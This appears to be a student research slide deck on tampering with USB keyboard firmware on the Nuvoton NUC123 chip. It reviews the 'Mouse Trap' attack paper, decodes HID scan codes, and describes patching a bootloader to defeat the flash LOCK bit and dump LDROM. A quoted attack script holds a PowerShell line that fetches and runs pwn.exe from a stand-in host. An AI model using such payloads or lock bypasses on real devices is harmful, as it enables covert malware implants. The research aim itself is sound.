USB 키보드 펌웨어 변조 연구

Team. 키보드워리어

2023.06.30

Contents

Background study

Mouse trap paper

Mouse Trap: Exploiting Firmware Updates in USB Peripherals

마우스 측면에 number pad와 같은 기능을 하는 버튼들이 있음.

=>이를 이용해 <u>키보드 입력과 같은 기능</u>을 하는 패킷을 전송할 수 있음

.

시나리오와 익스플로잇 방법 등을 참고하기 위해 살펴봄.

Target : Logitech G600

Background study

Mouse trap paper - Attack scenario

네트워크에 연결된 상황과 아닌 상황 각각에 대한 시나리오를 만들어 둠.

Networked : 악성 프로그램을 다운로드하고, 해당 프로그램을 실행하는 커맨드를 전송함.

```
<WIN> + R
powershell.exe
Start-BitsTransfer -source http://pwn.com/pwn.exe -destination .\pwn.exe
.\pwn.exe
exit
```

Air-gapped : 마우스 내부의 남는 공간을 이용해 악성 프로그램을 심어두고,
악성 프로그램을 host로 복사해서 실행하는 커맨드를 전송함.

```
<WIN> + R
cmd.exe
copy con pwn.exe
// 이후 악성 프로그램의 바이트 코드들을 입력함
exit
```

Background study

Mouse trap paper - Difference

	Mouse trap	Ours
Target	Mouse (Logitech G600)	Keyboard (Various Vendor)
Processor	AVR	ARM Cortex-M Series
Attack scenario	Single	Various (Hope!)
Mitigation	RSA	(TODO) Encryption+ECDSA

Background study

Mouse trap paper - Roadmap

1. 펌웨어 추출 및 분석
2. 펌웨어 변조
3. 변조된 펌웨어 키보드로 flash
4. 3에서 구한 코드를 기반으로 실제 악성행위를 하도록 펌웨어 변조하기
5. 펌웨어 변조가 되지 않도록 보호기법 생각해보기

Background study

USB Internal

No.	Time	Source	Destination	Protocol	Length	Info
487	5.336763	2.1.1	host	USB	35	URB_INTERRUPT in

```
USB URB
    [Source: 2.1.1]
    [Destination: host]
    USBPcap pseudoheader length: 27
    IRP ID: 0xffffaa823815e5e0
    IRP USBD_STATUS: USBD_STATUS_SUCCESS (0x00000000)
    URB Function: URB_FUNCTION_BULK_OR_INTERRUPT_TRANSFER (0x0009)
    IRP information: 0x01, Direction: PDO -> FDO
        0000 000. = Reserved: 0x00
        .... ...1 = Direction: PDO -> FDO (0x1)
    URB bus id: 2
    Device address: 1
    Endpoint: 0x81, Direction: IN
        1... .... = Direction: IN (1)
        .... 0001 = Endpoint number: 1
    URB transfer type: URB_INTERRUPT (0x01)
    Packet Data Length: 8
    [bInterfaceClass: HID (0x03)]
HID Data: 0000040000000000
```

```
0000  1b 00 e0 e5 15 38 82 aa  ff ff 00 00 00 00 09 00
0010  01 02 00 01 00 81 01 08  00 00 00 00 00 04 00 00
0020  00 00 00
```

Background study

USB Internal

캡처한 패킷을 pyshark 라이브러리를 이용해 분석함

Raw bytes	Key
00:00:04:00:00:00:00:00	a
00:00:05:00:00:00:00:00	b
00:00:06:00:00:00:00:00	c
00:00:07:00:00:00:00:00	d
00:00:08:00:00:00:00:00	e
00:00:09:00:00:00:00:00	f
00:00:0a:00:00:00:00:00	g
00:00:0b:00:00:00:00:00	h
00:00:0c:00:00:00:00:00	i
00:00:0d:00:00:00:00:00	j

Raw bytes	Key
00:00:1e:00:00:00:00:00	1
00:00:1f:00:00:00:00:00	2
00:00:20:00:00:00:00:00	3
00:00:21:00:00:00:00:00	4
00:00:22:00:00:00:00:00	5
00:00:23:00:00:00:00:00	6
00:00:24:00:00:00:00:00	7
00:00:25:00:00:00:00:00	8
00:00:26:00:00:00:00:00	9
00:00:27:00:00:00:00:00	0

Raw bytes	Key
01:00:16:00:00:00:00:00	LCTRL + S
04:00:2c:00:00:00:00:00	LALT + Space
05:00:4c:00:00:00:00:00	LCTRL + LALT + DEL
08:00:15:00:00:00:00:00	Win + R

Background study

USB Internal

In fact, this HID scan code is defined by a standard.

Raw bytes	Key
00:00:04:00:00:00:00:00	a
00:00:05:00:00:00:00:00	b
00:00:06:00:00:00:00:00	c
00:00:07:00:00:00:00:00	d
00:00:08:00:00:00:00:00	e
00:00:09:00:00:00:00:00	f
00:00:0a:00:00:00:00:00	g
00:00:0b:00:00:00:00:00	h
00:00:0c:00:00:00:00:00	i
00:00:0d:00:00:00:00:00	j

Table 12: Keyboard/Keypad Page

Usage ID (Dec)	Usage ID (Hex)	Usage Name	Ref: Typical AT-101 Position	PC-AT	Mac	UNIX	Boot
0	00	Reserved (no event indicated)[9]	N/A	√	√	√	4/101/104
1	01	Keyboard ErrorRollOver[9]	N/A	√	√	√	4/101/104
2	02	Keyboard POSTFail[9]	N/A	√	√	√	4/101/104
3	03	Keyboard ErrorUndefined[9]	N/A	√	√	√	4/101/104
4	04	Keyboard a and A[4]	31	√	√	√	4/101/104
5	05	Keyboard b and B	50	√	√	√	4/101/104
6	06	Keyboard c and C[4]	48	√	√	√	4/101/104
7	07	Keyboard d and D	33	√	√	√	4/101/104
8	08	Keyboard e and E	19	√	√	√	4/101/104
9	09	Keyboard f and F	34	√	√	√	4/101/104
10	0A	Keyboard g and G	35	√	√	√	4/101/104
11	0B	Keyboard h and H	36	√	√	√	4/101/104
12	0C	Keyboard i and I	24	√	√	√	4/101/104
13	0D	Keyboard j and J	37	√	√	√	4/101/104
14	0E	Keyboard k and K	38	√	√	√	4/101/104
15	0F	Keyboard l and L	39	√	√	√	4/101/104
16	10	Keyboard m and M[4]	52	√	√	√	4/101/104


Project progress

Make analysis tool - Firmloader for NUC123 series


From disassembling the keyboards,
We found that the Deck and Hansung keyboards use the NUC123 of Nuvoton.

Since this is a lesser-known chipset, the official technical reference manual is the only resource available.

We modified the open-source plugin so that it can be easily analyzed in IDA.



Before



After

Project progress

Make analysis tool - Firmloader for NUC123 series

For use Firmloader, we had to make data.json file that includes segments, registers and vector tables offset.

// make_data.py

```
data = {}
data['segments'] = [
    {
        "name": "FLASH", "start": "0x0", "end": "0xffff", "type": "CODE"
    },
    ...
]
data['peripherals'] = []
for e in peripherals:
    ...
    for r in registers:
        ...
        tmp_dict['registers'].append( {'name':register_name, 'offset':hex( offset )} )
    data['peripherals'].append( copy.deepcopy( tmp_dict ) )
data['vector_table'] = []
...
for e in int_table:
    ...
    data['vector_table'].append( copy.deepcopy( interrupt_vector ) )
    addr += 4
with open( "nuc123.json", "w" ) as f:
    f.write( json.dumps( data ) )
```

// nuc123.json

```
{
  "brand": "NUVOTON",
  "family": "NuMicro",
  "name": "NUC123",  "bits": 32,  "mode": 1,
  "segments": [
              {
              "name": "FLASH", "start": "0x0", "end": "0xffff", "type":
"CODE"
              },
              ...
  "peripherals": [
              {
              "name": "GCR", "start": "0x50000000", "end":
"0x500001ff",
              "registers": [
              {
                 "name": "PDID", "offset": "0x0"
              },
        ...
"vector_table": [
   {"name": "StackPointer", "value": -1, "addr": "0x0"},
   {"name": "Reset", "value": -1, "addr": "0x4"},
   ...
```


Project progress

Firmware analysis - Deck 87 Francium

Since It is protected by the LOCK bit, the cannot be easily debugged even if SWD port exists.

However, We can already flash arbitrary firmware (on APROM),
We extracted the LDROM (BootLoader), erased the flash, and rewrote it.

5.1 NuMicro® NUC123 Block Diagram



2.1 Associated Registers

Nuvoton provides a function for the NuMicro®-M0/M4 to lock the chip securely by means of the user configuration register, Config0[1], LOCK bit. As shown in Table 2-1, if the LOCK bit is set as 0, user can only get the chip's data in Config0 and Config1 through Nuvoton's ICP programming tool, NuGang programmer, or a third party programming tool, and the other data in flash will be shown as 0xFFFF_FFFF.

Config0 (Address = 0x0030_0000)

31	30	29	28	27	26	25	24
CWDTEN[2]	CWDTPDEN	Reserved		CGPFMFP	CFOSC		
23	22	21	20	19	18	17	16
CBODEN	CBOV		CBORST	Reserved			
15	14	13	12	11	10	9	8
Reserved					CIOINI	Reserved	
7	6	5	4	3	2	1	0
CBS		Reserved	CWDTE[1:0]		DFVSEN	LOCK	DFEN

[1]	LOCK	**Security Lock** 0 = Flash data is locked. 1 = Flash data is not locked. When flash data is locked, only device ID, CONFIG0 and CONFIG1 can be read by writer and ICP through serial debug interface. Others data is locked as 0xFFFFFFFF. ISP can read data anywhere regardless of LOCK bit value. User need to erase whole chip by ICP/Writer tool or erase user configuration by ISP to unlock.

Table 2-1 LOCK Bit in Config0 Register

Project progress

Firmware analysis - Deck 87 Francium

On LDROM (bootloader), there is a logic to force enable LOCK bit.

By removing this logic, the keyboard becomes fully debuggable.

```
    case 0xA8:
      v19[0] = read_flash(0x300000) & 0xFFFFFFFD;
      v10 = 4;
      v11 = (char *)v19;
      v9 = 0x300000;
LABEL_29:
```

```
if ( (CONFIG0 & 0xDF900442) != 0xDF900440 )
{
  v26 = CONFIG0 & 0x206FFBBD | 0xDF900440;
  __disable_irq();
  FMC_ISPCMD = 34;
  FMC_ISPADR = 0x300000;
  sub_4B8(34);
  v15 = write_flash(0x300000u, (int)&v26, 4u);
  sub_598(v15);
}
```

2.1 Associated Registers

Nuvoton provides a function for the NuMicro®-M0/M4 to lock the chip securely by means of the user configuration register, Config0[1], LOCK bit. As shown in Table 2-1, if the LOCK bit is set as 0, user can only get the chip's data in Config0 and Config1 through Nuvoton's ICP programming tool, NuGang programmer, or a third party programming tool, and the other data in flash will be shown as 0xFFFF_FFFF.

Config0 (Address = 0x0030_0000)

31	30	29	28	27	26	25	24
CWDTEN[2]	CWDTPDEN	Reserved		CGPFMFP	CFOSC		
23	**22**	**21**	**20**	**19**	**18**	**17**	**16**
CBODEN	CBOV		CBORST	Reserved			
15	**14**	**13**	**12**	**11**	**10**	**9**	**8**
Reserved					CIOINI	Reserved	
7	**6**	**5**	**4**	**3**	**2**	**1**	**0**
CBS		Reserved	CWDTE[1:0]		DFVSEN	LOCK	DFEN

[1]	LOCK	**Security Lock** 0 = Flash data is locked. 1 = Flash data is not locked. When flash data is locked, only device ID, CONFIG0 and CONFIG1 can be read by writer and ICP through serial debug interface. Others data is locked as 0xFFFFFFFF. ISP can read data anywhere regardless of LOCK bit value. User need to erase whole chip by ICP/Writer tool or erase user configuration by ISP to unlock.

Table 2-1 LOCK Bit in Config0 Register

Project progress

Firmware analysis - Deck 87 Francium

LDROM regions cannot simply be read by LDR, but must trigger special ISP commands.

We wrote it in assembly and patched original firmware to read LDROM.

Pseudocode-A

```
int __fastcall sub_5C90(char *buf, int size)
{
  int v3; // r6
  int v4; // r0

  v3 = (unsigned __int8)*buf;
  if ( buf[1] == 2 )
    v3 = (unsigned __int8)buf[2];
  if ( buf == byte_6EA5 )
    v3 = 53;
  if ( buf == byte_6E66 )
    v3 = 63;
  if ( buf == byte_6EDA )
    v3 = 131;
  if ( v3 > size )
    v3 = size;
  v4 = USBD_USB_CFG1_0x518;
  USBD_USB_CFG1_0x518 = (v4 & 0xFFFFFF7F) + 128;
  return send_descriptor(1, (int)buf, v3);
}
```

```
void __fastcall sub_9000(char *buf, int size)
{
  int real_size; // r6
  int v4; // r0
  int i; // r7
  int v6; // r0

  real_size = (unsigned __int8)*buf;
  if ( buf[1] == 2 )
    real_size = (unsigned __int8)buf[2];
  if ( buf == (char *)buf_sram )
  {
    real_size = size;
    GCR_REGWRPROT = 0x59;
    GCR_REGWRPROT = 0x16;
    GCR_REGWRPROT = 0x88;
    v4 = FMC_ISPCON;
    FMC_ISPCON = v4 | 1;
    for ( i = 0; i != 1024; ++i )
    {
      FMC_ISPCMD = 0;
      FMC_ISPADR = i * 4 + 0x100000;
      FMC_ISPTRG = 1;
      __isb(0);
      while ( FMC_ISPTRG )
        ;
      buf_sram[i] = FMC_ISPDAT;
    }
  }
  if ( buf == byte_6EA5 )
    real_size = 53;
  if ( buf == byte_6E66 )
    real_size = 63;
  if ( buf == byte_6EDA )
    real_size = 131;
  if ( real_size > size )
    real_size = size;
  v6 = USBD_USB_CFG1_0x518;
  USBD_USB_CFG1_0x518 = (v6 & 0xFFFFFF7F) + 128;
  send_descriptor(1, buf, real_size);
}
```

Project progress

Firmware analysis - Deck 87 Francium

LDROM regions cannot simply be read by LDR, but must trigger special ISP commands.

We wrote it in assembly and patched original firmware to read LDROM.

```python
def main():
    usbdev = setup_device()
    usbdev.reset()

    try:
        usbdev.set_configuration()
    except:
        pass

    ctrl_req = {
            'bmRequestType': 0x81,
            'bRequest': 0x06,
            'wValue': 0x2100,
            'wIndex': 0x01,
            'data_or_wLength': 4096
    }

    data = usbdev.ctrl_transfer(**ctrl_req,  timeout=5000)
    data = bytearray(data)

    print(len(data))
    print()

    for i in range(0, len(data)):
        print("%02x "%(data[i]), end='')
    print()

    f = open("ldrom.bin", "wb")
    f.write(data)
    f.close()
```


```
1 M1 asahi
soo@soo-mac:~/deck:master -$ xxd ldrom.bin | head
00000000: f805 0020 d500 0000 d900 0000 db00 0000  ... ............
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 0000 0000 0000 0000 dd00 0000  ................
00000030: 0000 0000 0000 0000 df00 0000 e100 0000  ................
00000040: e300 0000 e300 0000 e300 0000 e300 0000  ................
00000050: e300 0000 e300 0000 e300 0000 e300 0000  ................
00000060: e300 0000 e300 0000 e300 0000 e300 0000  ................
00000070: e300 0000 e300 0000 e300 0000 e300 0000  ................
00000080: e300 0000 e300 0000 e300 0000 e300 0000  ................
00000090: e300 0000 e300 0000 e300 0000 e105 0000  ................
soo@soo-mac:~/deck:master -$ xxd ldrom.bin| tail
00000f60: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000f70: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000f80: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000f90: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000fa0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000fb0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000fc0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000fd0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000fe0: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000ff0: 4859 4746 4859 4953 5000 0055 685e 7964  HYGFHYISP..Uh^yd
soo@soo-mac:~/deck:master -$
```


Project progress

Firmware analysis - Deck 87 Francium

On LDROM (bootloader), there is a logic to force enable LOCK bit.

By flashing patched bootloader, the keyboard becomes fully debuggable.






Project progress

Firmware analysis - Deck 87 Francium

Now that we can debug keyboard, the rest of the process is easy.



Project progress


Firmware analysis - Deck 87 Francium

